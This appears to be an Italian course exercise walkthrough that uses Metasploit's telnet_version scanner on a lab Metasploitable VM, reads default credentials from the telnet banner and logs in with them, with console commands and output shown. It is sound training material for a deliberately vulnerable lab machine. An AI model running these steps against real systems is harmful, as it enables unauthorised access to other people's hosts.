
## ESERCIZIO DI OGGI


Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet\_version sulla macchina Metasploitable.

## Requisito:

Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali c o n 19 2 .16 8 .1.2 5 e l'ip della vos tra Metasploitable c on 19 2 .16 8 .1.4 0

Il primo passo consiste nel configurare correttamente gli indirizzi IP delle macchine, quindi eseguire un test di connettività tramite il comando ping come segue.





Successivamente, digita il seguente comando per accedere alla configurazione di Metasploit:

```
__(kali⊛ kali)-[~]
_$ msfconsole
```

Una volta entrati, eseguire i seguenti comandi esattamente come indicato nell'immagine sottostante.

```
File Azioni Modifica Visualizza Aiuto
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > set RPORT 23
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.1.40:23
                          - 192.168.1.40:23 TELNET
                               ∖x0a
                             \x0a|
                           |\x0a|
                           \x0a|_| |_|
                         \x0a\x0a\x0aWarning: Never expose this VM to an untru
sted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfad
min/msfadmin to get started\x0a\x0a\x0ametasploitable login:
                         - Scanned 1 of 1 hosts (100% complete)
   192.168.1.40:23
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > [
```

Completati i passaggi precedenti, digitiamo il seguente comando, nel immagine di segutio, per accedere alla macchina di Metasploit.

Una volta che saremo all'interno di Metasploit, dovremo inserire le credenziali ottenute, come mostrato nell'immagine seguente.

```
Login with msfadmin/msfadmin to get started
metasploitable login: m^H^H
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Tue Jan 21 09:54:23 EST 2025 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ [
```